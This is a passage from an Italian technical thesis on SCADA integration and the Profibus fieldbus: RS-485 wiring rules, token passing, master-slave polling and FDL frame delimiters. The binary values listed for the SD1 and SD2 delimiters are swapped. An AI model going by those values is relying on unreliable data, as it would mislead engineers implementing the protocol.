Il motivo principale per allestire dei sistemi gestionali è l'automazione della gestione aziendale: fornire dunque supporto automatico alle decisioni aziendali, siano esse organizzative o contabili. Un tale tipo di supporto può essere efficace solamente se si hanno a disposizione le informazioni relative sullo stato del processo produttivo aziendale e, dunque, le informazioni del sistema SCADA che lo supervisiona e controlla.




Figura 2.3.: Architettura di sistema integrato di controllo, gestione e fornitura di servizi

Un esempio pratico di integrazione di un sistema SCADA con un sistema gestionale può essere la gestione integrata di un magazzino, dove le decisioni sulle quantità di materiale da ordinare prese dal sistema gestionale sono funzione dello stato del processo produttivo aziendale supervisionato e controllato dal sistema SCADA. Questo è solo un esempio, ma sono innumerevoli le attività aziendali che un sistema integrato possa automatizzare ed ottimizzare.

Considerazioni simili riguardano i rapporti stabiliti con il mondo esterno per mezzo di tecnologie offerte dalle reti informatiche. L'erogazione dei servizi per mezzo delle tecnologie web può essere affrontata solamente integrando i sistemi di controllo delle attività produttive ed i sistemi di gestione aziendale.

Per quanto riguarda l'evoluzione tecnologica, si può dire che il contributo maggiore è stato dato dalle tecnologie di comunicazione. Ampia diffusione hanno avuto le reti ethernet, consentendo la realizzazione di infrastrutture di comunicazione affidabili, flessibili, modulari e gestibili. Questo fattore è stato determinante nello sviluppo dei sistemi di

dimensioni geografiche, le cui strutture di interconnessione possono sfruttare la tecnologia TCP/IP. Di solito, le interconnessioni sono rese disponibili da fornitori di servizi di telecomunicazioni.

Anche nel campo dei servizi di radiocomunicazione si è avuta una grande evoluzione tecnologica. Attualmente stanno imponendo tecnologie radio cellulari per risolvere i problemi di comunicazione in sistemi di dimensioni geografiche e reti wireless per le comunicazioni locali. La telefonia cellulare ha cambiato anche l'organizzazione del lavoro: ora i sistemi di controllo possono usare la rete cellulare per avvisare gli operatori di una richiesta di intervento urgente.

2.7.2. Dai sistemi ai servizi SCADA

L'approccio tradizionale al problema della supervisione è basato sulla realizzazione di sistemi dedicati, nei quali le responsabilità di gestione sono a carico dei responsabili del processo controllato. Il percorso che prevede il progetto di automazione prevede i seguenti passi:

1. individuazione delle esigenze di controllo;
2. definizione dei requisiti funzionali, di affidabilità, disponibilità e sicurezza;
3. definizione dell'architettura tecnologica;
4. implementazione delle componenti software;
5. installazione e configurazione delle apparecchiature periferiche.

Con l'evolvere delle tecnologie informatiche e di comunicazione, si è diffuso un nuovo approccio al problema, dove l'investimento è focalizzato sulla soddisfazione di esigenze di carattere funzionale; da qui il mutamento da sistemi SCADA a servizi SCADA.

Questa diversa concezione si basa sulla possibilità di rendere disponibili funzionalità fruibili dal committente, senza che questo sia coinvolto nella realizzazione di impianti tecnologici. Invece, il committente si focalizza sulla gestione di problemi di carattere organizzativo generati dall'introduzione del sistema di controllo. Scelte architetturali, progettazione hardware e software, messa in esercizio e manutenzione possono essere delegati al solo fornitore.




Figura 2.4.: Architettura per l'erogazione di servizi SCADA

In questa configurazione, che possiamo vedere nella Figura 2.4, il sistema SCADA non viene più gestito e controllato dal committente ma dal fornitore del servizio. La rete di campo, realizzata in prossimità del processo, è accessibile mediante canali di comunicazione tipici dei sistemi distribuiti, il sistema di elaborazione viene realizzato e gestito attraverso infrastrutture di proprietà del fornitore. L'interfaccia uomo-macchina viene resa disponibile al committente, nelle sedi destinate all'attività di supervisione e controllo, che in questo caso è vincolata alle tecnologie di scambio dati tra entità remote.

Prestazioni, sicurezza, affidabilità di questa nuova configurazione sono aspetti che debbono essere analizzati con particolare attenzione, in quanto l'adozione di un servizio SCADA da parte di un committente comporta la condivisione con il fornitore dell'accesso ai dati. In molti casi, il fornitore diventa il depositario di un patrimonio di conoscenza che è l'elemento strategico dell'attività che ha portato alla realizzazione del sistema.

3. La comunicazione sul campo: lo standard Profibus

In ambito di processi di automazione industriale, l'apparato di acquisizione del sistema SCADA è solitamente organizzato come una gerarchia di unità di controllo così strutturata:

- al livello più alto vi sono le HMI, dove gli operatori possono compiere operazioni di monitoraggio e controllo;
- ciascuna HMI è collegata ad un PLC, attraverso un sistema di comunicazioni non real time (solitamente ethernet);
- ciascun PLC comunica attraverso il bus di campo (*fieldbus*), o attraverso collegamenti analogici (solitamente 4-20mA), con un insieme di componenti industriali quali sensori, attuatori, motori elettrici, interruttori, valvole, ecc.

La comunicazione nel fieldbus ha la caratteristica peculiare di essere real time e ad alta affidabilità, le tecnologie ed i protocolli che possono essere adottati in questo tipo di reti sono diversi, ma rispettano tutti le caratteristiche definite in IEC-61158.

Vedremo ora vari tipi di standard di comunicazione nel *fieldbus*, uno di questi, *Profibus*, verrà trattato nel dettaglio, mentre illustreremo brevemente *ModBus* e *CanBus*.

La caratteristica primaria di *Profibus* è che lo scambio delle informazioni non utilizza cavi distinti da un controller principale fino ad ogni sensore ed attuatore, ma un unico cavo seriale multi-drop che collega tutti i dispositivi ad un PLC, in modo bidirezionale, ad una velocità real time e con alta affidabilità.

Questa organizzazione delle comunicazioni offre enormi risparmi sui costi e la complessità del cablaggio in siti di grandi dimensioni ma, soprattutto, permette il collegamento di dispositivi di diversi fornitori che espongono l'interfaccia *Profibus*, semplificando la gestione dei dispositivi sul campo attraverso l'utilizzo di procedure di comunicazione standard ed indipendenti dalle caratteristiche dei singoli dispositivi.

3.1. Le Reti Profibus

Prima di analizzare nel dettaglio le reti Profibus, è necessario soffermarsi su tre punti principali riguardanti questa tecnologia:

- l'architettura;
- la pila ISO/OSI;
- la comunicazione logica.




Figura 3.1.: Architettura Profibus

L'architettura Profibus (Figura 3.1) integra tecnologie diversi che vanno da quelle di trasmissione fino ad arrivare a due livelli di profili di applicazione.
Le tecnologie di trasmissione si basano sull'utilizzo di cavi di rame, cavi in fibra ottica o doppini twistati ed autoalimentati *Manchester Bus Powered (MBP)*, i quali connettono un PLC a tutti i dispositivi che controlla; la scelta del tipo di cavo da utilizzare dipende dalla rete da realizzare, esistono infatti cavi Profibus specifici per molte applicazioni per le quali non è possibile utilizzare un cavo standard, ogni cavo, infatti, ha le proprie caratteristiche ed il proprio colore tipico (Figura 3.2).

La flessibilità della tecnologia Profibus, fa si che essa possa essere utilizzata in moltissimi contesti aziendali.
Infatti, viene usata la fibra ottica per creare reti fino a 15km di estensione o in ambienti con forti disturbi elettromagnetici, mentre, per reti più piccole (2km di estensione massima) viene utilizzato un semplice cavo di rame twistato e schermato.

Tipo di cavo	Colore tipico
“Standard Cable”	viola
“Robust Cable”	verde
“Food Cable”	
Cavo interrato	
“Feston Cable”	
“FRNC Cable”	
Cavo flessibile	
Cavo navale	nero
Cavo ibrido	
Cavo PROFIBUS PA	blu, nero, giallo, arancio

Figura 3.2.: Vari tipi di cavi Profibus

Esistono anche diversi tipi di connettori, anch’essi utilizzati in diversi contesti, un esempio è il connettore DB9 per la tecnologia RS-485 mostrato in Figura 3.3. Questi connettori sono facili da cablare, hanno le terminazioni integrate grazie alle quali è possibile proteggere l’integrità del bus (anche accendendo e spegnendo i dispositivi connessi) ed infine hanno la possibilità di raggiungere alti *baud-rate*.




Figura 3.3.: Connettore DB9 per RS-485

Vediamo infine la tecnologia di trasmissione RS-485. la descriveremo in modo dettagliato perché è oggetto del nostro caso di studio.

RS-485 definisce alcune regole, vediamo le più importanti:

- Il bus terminata ai suoi estremi per mezzo di due terminazioni
  - Evita che si creino sul bus pericolose oscillazioni di potenziale e riflessioni di segnale che provocherebbero errori di trasmissione
- Ogni terminazione deve essere composta da tre resistenze come mostrato in Figura 3.4
- La terminazione deve essere sempre alimentata tra 0 e 5V

- Nel collegare tra loro i dispositivi è necessario minimizzare la lunghezza degli stub, quelle derivazioni a T che permettono di unire i dispositivi al bus principale, perché la lunghezza massima limita il *baud-rate*.
  - La lunghezza massima, data dalla somma di tutti gli stub presenti, dipende dal *baud-rate* utilizzato
    - ▷ La lunghezza massima degli stub è inversamente proporzionale al *baud-rate* utilizzato
- Ogni dispositivo deve essere alimentato da una propria fonte
- Se si usano *baud-rate* uguali o superiori a 1,5Mbit/s è necessario tenere i cavi sempre più lunghi di un metro
- La trasmissione deve essere asincrona
- La codifica dei messaggi deve avvenire tramite codifica No Return to Zero (NRZ) (Figura 3.8)
- Ogni messaggio deve avere un bit di Start, un bit di End ed un bit di parità




Figura 3.4.: Resistenze sulla terminazione di un connettore




Figura 3.5.: Tecnologia RS-485

La comunicazione viene gestita dal *Profibus Fieldbus Data Link (FDL)*, chiamato anche *Protocol-DP*, che è la base della tecnologia e viene utilizzato dalle applicazioni e dai profili.
Di questo protocollo parleremo più approfonditamente nel capitolo seguente.

Le applicazioni ed i profili servono a sfruttare il protocollo o ad ampliare le sue funzionalità, ad esempio introducendo dei Time Stamp oppure una ridondanza nei collegamenti. La possibilità di definire profili porta sensibili vantaggi a livello di interoperabilità ed intercambiabilità dei componenti. Infatti essi adattano i servizi di comunicazione alle funzioni relative alle applicazioni per ogni dispositivo installato. Quindi, in pratica, i profili garantiscono che apparecchiature di costruttori diversi posseggano le stesse funzionalità di comunicazione.




Figura 3.6.: Principali campi di applicazione

Come possiamo vedere nella Figura 3.6 in base ai campi di applicazione possono essere scelti diversi profili; potrebbe essere utilizzato direttamente il protocollo DP senza profili nel caso di automazione industriale. Per quanto riguarda l'automazione dei processi, che è l'oggetto d'interesse della tesi, viene utilizzato il profilo Profibus PA. Questo profilo verrà approfondito in un successivo paragrafo.

Parliamo ora della *pila ISO/OSI*, come mostrato in Figura 3.7 possiamo notare come la tecnologia Profibus utilizzi esclusivamente i livelli 1, 2 e 7 corrispondenti al livello fisico, al livello connessione ed al livello applicazione. I livelli da 3 a 6, non sono definiti poiché alcune delle loro funzionalità sono implementate nel livello applicazione. Questa snella architettura serve per favorire le comunicazioni a basso livello (a livello di campo).




Figura 3.7.: Pila ISO/OSI Profibus

Infine, è necessario parlare della *comunicazione logica* delle reti Profibus.
La comunicazione parte sempre da un Master; il meccanismo di controllo degli accessi

al bus prevede l'implementazione del "Token Passing" fra le stazioni attive (uno o più master) e del "polling" fra un master e i suoi rispettivi slave.
Il controllo di accesso al bus si chiama Medium Access Control (MAC) ed è parte integrante dell'FDL.
Profibus è in grado di riconoscere tutti i componenti collegati al bus ed in caso di guasto segnalarli come tali. Ogni nodo è rappresentato da un unico indirizzo, compreso tra 0 e 126, il dispositivo che vuole parlare con un nodo utilizza questo indirizzo per inviare il messaggio. Il messaggio a questo punto viene inviato fisicamente, tramite il cavo, e codificato secondo il formato NRZ (Figura 3.8).




Figura 3.8.: Codifica *No Return To Zero*

Esistono tre possibili configurazioni di sistema:

- sistemi Master-Master;
- sistemi Master-Slave;
- una combinazione dei precedenti.

  Nel primo caso, i nodi attivi sono collegati al bus e rappresentano un token-ring logico attraverso il loro indirizzo crescente; in questo anello, il token viene passato da un nodo al successivo attraverso un apposito messaggio. Solo il nodo con l'indirizzo più alto passa il token al nodo con l'indirizzo più basso per poter chiudere l'anello logico.
  Il *tempo di mantenimento* del token è definito dal master che possiede il token; questo tempo è determinato dal *tempo di circolazione nominale* del token impostato tramite un parametro. Nella fase di inizializzazione, il meccanismo di accesso, determina gli indirizzi di tutti i nodi attivi che sono collegati al bus che vengono inseriti in una lista chiamata List of Active Station (LAS). Questa lista viene utilizzata per la gestione del token e dell'inserimento di un nuovo nodo, o per escludere un nodo guasto.

  Il caso Master-Slave, invece, si presenta nel momento in cui abbiamo un solo nodo attivo (Master) e sul bus sono presenti altri nodi passivi (Slave). In questo caso il master, che in quel momento ha il diritto di comunicare, può interrogare i nodi slave assegnati. In questo modo esso può inoltrare e ricevere dati da un nodo passivo.

3.1.1. Profibus FDL

Il livello FDL può essere decomposto in due sottolivelli:

- la parte più bassa è il Fieldbus Media Access Control (FMAC);
- la parte più alta è il Fieldbus Data Link Control (FDLC).

Un device installato sulla rete può essere, come abbiamo già detto, di due tipi:

- master;
- slave.

Un master ha il diritto di accedere agli altri dispositivi, mentre uno slave ha il dovere di rispondere alle richieste provenienti dal proprio/dai propri master.

L'FMAC è la fusione dei principi di *"Token-Passing"* e *"Polling"*. Infatti, molti device presenti sul bus possono essere master, ma solo chi ha il token ha il permesso di iniziare la comunicazione, pertanto, un master può fare una richiesta (un *"poll"*) ad uno slave solo nel tempo in cui ha il token.

Tutti i frame che viaggiano sul bus contengono un Indirizzo Destinazione (DA) e un Indirizzo Sorgente (SA). Inoltre l'FMAC permette di liberare l'utente dalla responsabilità di assegnare un indirizzo ad ogni nodo presente sulla rete.

Per poter garantire l'integrità dei dati trasmessi l'FMAC utilizza due byte chiamati Frame Check Sequence (FCS), calcolati su tutto il dataframe utilizzando un polinomio; il nodo che riceve il messaggio ricalcola il dataframe e confronta i due FCS, se si rileva che il messaggio non è integro esso è scartato.

Quando il livello superiore richiede all'FDL di inviare un messaggio, comunica anche la priorità del messaggio.

Esistono due priorità:

- High (utilizzata per gli allarmi)
- Low (utilizzata per la configurazione e la diagnostica)

Se l'FDL deve inviare più messaggi, invia per primi i messaggi con priorità *High.*

L'FDLC fornisce al livello applicazione due modalità di invio dati verso altri nodi:

- operational traffic;
- background traffic.

L'*operational traffic* comprende tutti quei dati trasmessi tra due nodi che sono utilizzati dalla strategia di controllo, ad esempio variabili di processo. Questi messaggi non richiedono di trasmettere un elevato numero di dati, devono arrivare a destinazione entro un certo lasso di tempo e sono ciclici.

Invece, il *background traffic*, comprende tutti quei dati trasferiti tra un device ed un'interfaccia utente, ad esempio file di configurazione e diagnostica. Questi messaggi hanno caratteristiche opposte ai precedenti, hanno infatti un alto volume di dati, non hanno un limite massimo di tempo per giungere a destinazione e sono messaggi aciclici, il più delle volte sono comunicazioni sporadiche.

Il protocollo FDL supporta quattro tipi di messaggi, distinguibili dal primo byte (SD*), questi sono:

- Frame di lunghezza fissa senza campo dati (SD1 $\triangleright$ $10_{Hex} = 01101000_{Bin}$)
- Frame di lunghezza fissa con campo dati (SD3 $\triangleright$ $A2_{Hex} = 10100010_{Bin}$)
- Frame di lunghezza variabile con campo dati (SD2 $\triangleright$ $68_{Hex} = 00010000_{Bin}$)
- Frame di Token (SD4 $\triangleright$ $DC_{Hex} = 11011100_{Bin}$)

Da cui, considerando i valori SD, possiamo anche notare che la distanza di Hamming[1] è di 4.

SYN	SD	...	ED

Ogni frame di richiesta è composto da un preambolo (SYN) lungo 33bit, tutti impostati ad 1, da un delimitatore iniziale (SD) e da un delimitatore finale (ED).

